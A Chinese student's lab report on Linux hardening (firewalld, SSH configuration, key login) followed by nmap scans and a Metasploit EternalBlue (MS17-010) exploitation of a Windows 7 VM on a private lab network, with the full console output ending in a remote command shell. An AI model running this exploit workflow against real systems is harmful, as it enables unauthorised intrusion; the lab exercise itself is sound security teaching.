操作系统

实验报告

姓名：蔡欣彤

日期：2023.7.6

一、 实验题目

例题 1：为 Linux 防火墙添加 HTTPS 服务（过程详细截图）

```
[root@localhost ~]# firewall-cmd --query-service https
no
[root@localhost ~]# firewall-cmd --add-service=https --permanent
success
[root@localhost ~]# firewall-cmd --reload
success
[root@localhost ~]# firewall-cmd --query-service https
yes
```

例题 2：服务加固 SSH（Linux）（过程详细截图）

ssh 禁止 ROOT 用户远程登录

```
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
# SELinux about this change.
# semanage port -a -t ssh_port_t -p tcp #PORTNUMBER
#
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
SyslogFacility AUTHPRIV
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
"sshd_config" 139L, 3904C
```

设置 root 用户的计划任务。每天早上 7:50 自动开启 ssh 服务，22:50 关闭；每周六的 7:30 重新启动 ssh 服务

```
root@localhost:/etc/ssh
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
50 7 * * * /sbin/service sshd start

50 22 * * * /sbin/service sshd stop

30 7 * * 6 /sbin/service sshd restart
~
```

例题 3：流量完整性保护（Linux）（过程详细截图）

为了防止密码在登录或者传输信息中被窃取，仅使用证书登录 SSH（Linux）

客户端创建密码：

```
[root@localhost ~]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): sshca
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in sshca.
Your public key has been saved in sshca.pub.
The key fingerprint is:
SHA256:wcJARGx9BVD55cq/z6i4rIsbQBT3rK8UI3tB6+wKglQ root@localhost.loc
aldomain
The key's randomart image is:
+---[RSA 2048]----+
|   o**..oo+.      |
| . .o=..o   .     |
|  .E. =.o. o      |
| ... o . .. .     |
| .o *   S. .      |
|o  * =    o       |
|+ . * .    .       |
|.. + + . .  .o    |
|  ..=.oo+...ooo   |
+----[SHA256]-----+
[root@localhost ~]# ls
anaconda-ks.cfg       sshca      公共  视频  文档  音乐
initial-setup-ks.cfg  sshca.pub  模板  图片  下载  桌面
```

客户端上传到服务器：

```
[root@localhost ~]# scp sshca.pub root@192.168.127.138:/
The authenticity of host '192.168.127.138 (192.168.127.138)' can't be
 established.
ECDSA key fingerprint is SHA256:IRlC+Ocx/YaNWYkSoHk/V9Uj3ZYR/97hQYeZ0
PSUOjI.
ECDSA key fingerprint is MD5:63:e9:d7:36:ff:71:39:8f:d1:32:6a:93:f5:a
c:b0:64.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.127.138' (ECDSA) to the list of k
nown hosts.
root@192.168.127.138's password:
sshca.pub                                     100%  408   445.3KB/s   00:00
[root@localhost ~]#
```

服务器：

```
[root@localhost ~]# cd /
[root@localhost /]# ls
bin   dev  home  lib64  mnt  proc  run   srv        ssh_root_ca.pub  tmp  var
boot  etc  lib   media  opt  root  sbin  sshca.pub  sys              usr
```

```
[root@localhost ~]# cd /
[root@localhost /]# ls
bin   dev  home  lib64  mnt  proc  run   srv        sys  usr
boot  etc  lib   media  opt  root  sbin  sshca.pub  tmp  var
[root@localhost /]# cat sshca.pub >> ~/.ssh/authorized_keys
bash: /root/.ssh/authorized_keys: 没有那个文件或目录
[root@localhost /]# mkdir ~/.ssh
[root@localhost /]# cat sshca.pub >> ~/.ssh/authorized_keys
```

客户端：

```
sshca.pub                                   100%  408   445.5KB/s
[root@localhost ~]# ssh -i sshca root@192.168.127.138
Last login: Thu Jul  6 23:28:12 2023
[root@localhost ~]#
```

例题 4：使用 nmap 扫描本机的端口，要求扫描全部端口。（过程详细截图）

先确认 nmap 是否存在

```
root@kali:~# nmap
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
```

查询 nmap 扫描端口的用法

```
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
```

最后输入命令扫描端口 1-65535

```
root@kali:~# nmap -p 1-65535 -A  192.168.127.129
Starting Nmap 7.70 ( https://nmap.org ) at 2023-07-06 11:15 EDT
Nmap scan report for 192.168.127.129
Host is up (0.00046s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:F0:00:2A (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:
microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CXT-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h39m59s, deviation: 4h37m07s, median: 0s
|_nbstat: NetBIOS name: CXT-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f0:00:2a (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: CXT-PC
|   NetBIOS computer name: CXT-PC\x00
|   Workgroup: WORKGROUP\x00
```

例题 5：搭建永恒之蓝的漏洞环境，利用 msf 工具，复现永痕之蓝漏洞。（过程详细截图）（教程可参考下面网页进行复现：漏洞环境安装 https://blog.csdn.net/m0_62584974/article/details/126322675

扫描整个 192.168.127.0 网段

```
root@kali:~# nmap -sP 192.168.127.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2023-07-06 09:08 EDT
Nmap scan report for 192.168.127.1
Host is up (0.00066s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.127.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:E0:98:3E (VMware)
Nmap scan report for 192.168.127.136
Host is up (0.00020s latency).
MAC Address: 00:0C:29:77:AC:2A (VMware)
Nmap scan report for 192.168.127.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:EC:79:27 (VMware)
Nmap scan report for 192.168.127.130
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.32 seconds
```

扫描整个端口

```
root@kali:~# nmap -p 1-65535 -A 192.168.127.136
Starting Nmap 7.70 ( https://nmap.org ) at 2023-07-06 09:08 EDT
Nmap scan report for 192.168.127.136
Host is up (0.00081s latency).
Not shown: 65525 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:77:AC:2A (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2
crosoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8,
Network Distance: 1 hop
Service Info: Host: ROOT-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m06s, median: 2s
```

进入 MSF 控制台


```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |                           |                           |
  |  ==c(______(o(______(_()  | |""""""""""|======[***    |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |              o O          |         )======(          |
  |                 o         |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
  | |     PAYLOAD     |""\___, |     /    (_||_     \      |
  | |_________________|__|)__| |    |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = = =  |     '--------------'     |
  +---------------------------+---------------------------+


       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 >
```

寻找永恒之蓝漏洞利用脚本




```
msf5 > search ms17-010

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Descript
   -  ----                                          ---------------  ----     -----  --------
   1  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   Yes    MS17-01
ernalSynergy/EternalChampion SMB Remote Windows Command Execution
   2  auxiliary/scanner/smb/smb_ms17_010                             normal   Yes    MS17-01
   3  exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  No     MS17-01
emote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average  No     MS17-01
emote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   No     MS17-01
ernalSynergy/EternalChampion SMB Remote Windows Code Execution


msf5 >
```

查看该模块所需要的参数配置




```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                            Required  Description
   ----         ---------------                                            --------  -----------
   CHECK_ARCH   true                                                       no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                       no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                      no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                  yes       The target address range or CIDR identifier
   RPORT        445                                                        yes       The SMB service port (TCP)
   SMBDomain    .                                                          no        The Windows domain to use for authentication
   SMBPass                                                                 no        The password for the specified username
   SMBUser                                                                 no        The username to authenticate as
   THREADS      1                                                          yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```


设置 RHOSTS 并执行扫描



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.127.136
rhosts => 192.168.127.136
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.127.136:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.127.136:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

填写参数并开始渗透



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.127.136
rhosts => 192.168.127.136
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.127.130:4444
[*] 192.168.127.136:445 - Connecting to target for exploitation.
[+] 192.168.127.136:445 - Connection established for exploitation.
[+] 192.168.127.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.127.136:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.127.136:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.127.136:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.127.136:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.127.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.127.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.127.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.127.136:445 - Starting non-paged pool grooming
[+] 192.168.127.136:445 - Sending SMBv2 buffers
[+] 192.168.127.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.127.136:445 - Sending final SMBv2 buffers.
[*] 192.168.127.136:445 - Sending last fragment of exploit packet!
[*] 192.168.127.136:445 - Receiving response from exploit packet
[+] 192.168.127.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.127.136:445 - Sending egg to corrupted connection.
[*] 192.168.127.136:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.127.130:4444 -> 192.168.127.136:49159) at 2023-07-06 09:15:44 -0400
[+] 192.168.127.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.127.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.127.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


C:\Windows\system32>
```

二、　实验总结

（在实验中遇到的问题及解决方法、收获是什么）

第三题 scp 命令不成功，重新安装了一遍 centos 虚拟机，更改了配置，最后可行了。

学会上网查找答案，比如第二题的星期六；学会看终端的指令 help，比如 nmap 就是看终端的提示做出来的；知道了电脑上 win7 professional 没有永恒之蓝漏洞，思考了一下原因，好像是安装之初就打了补丁，不得已重装了 win7；电脑内存几乎无了。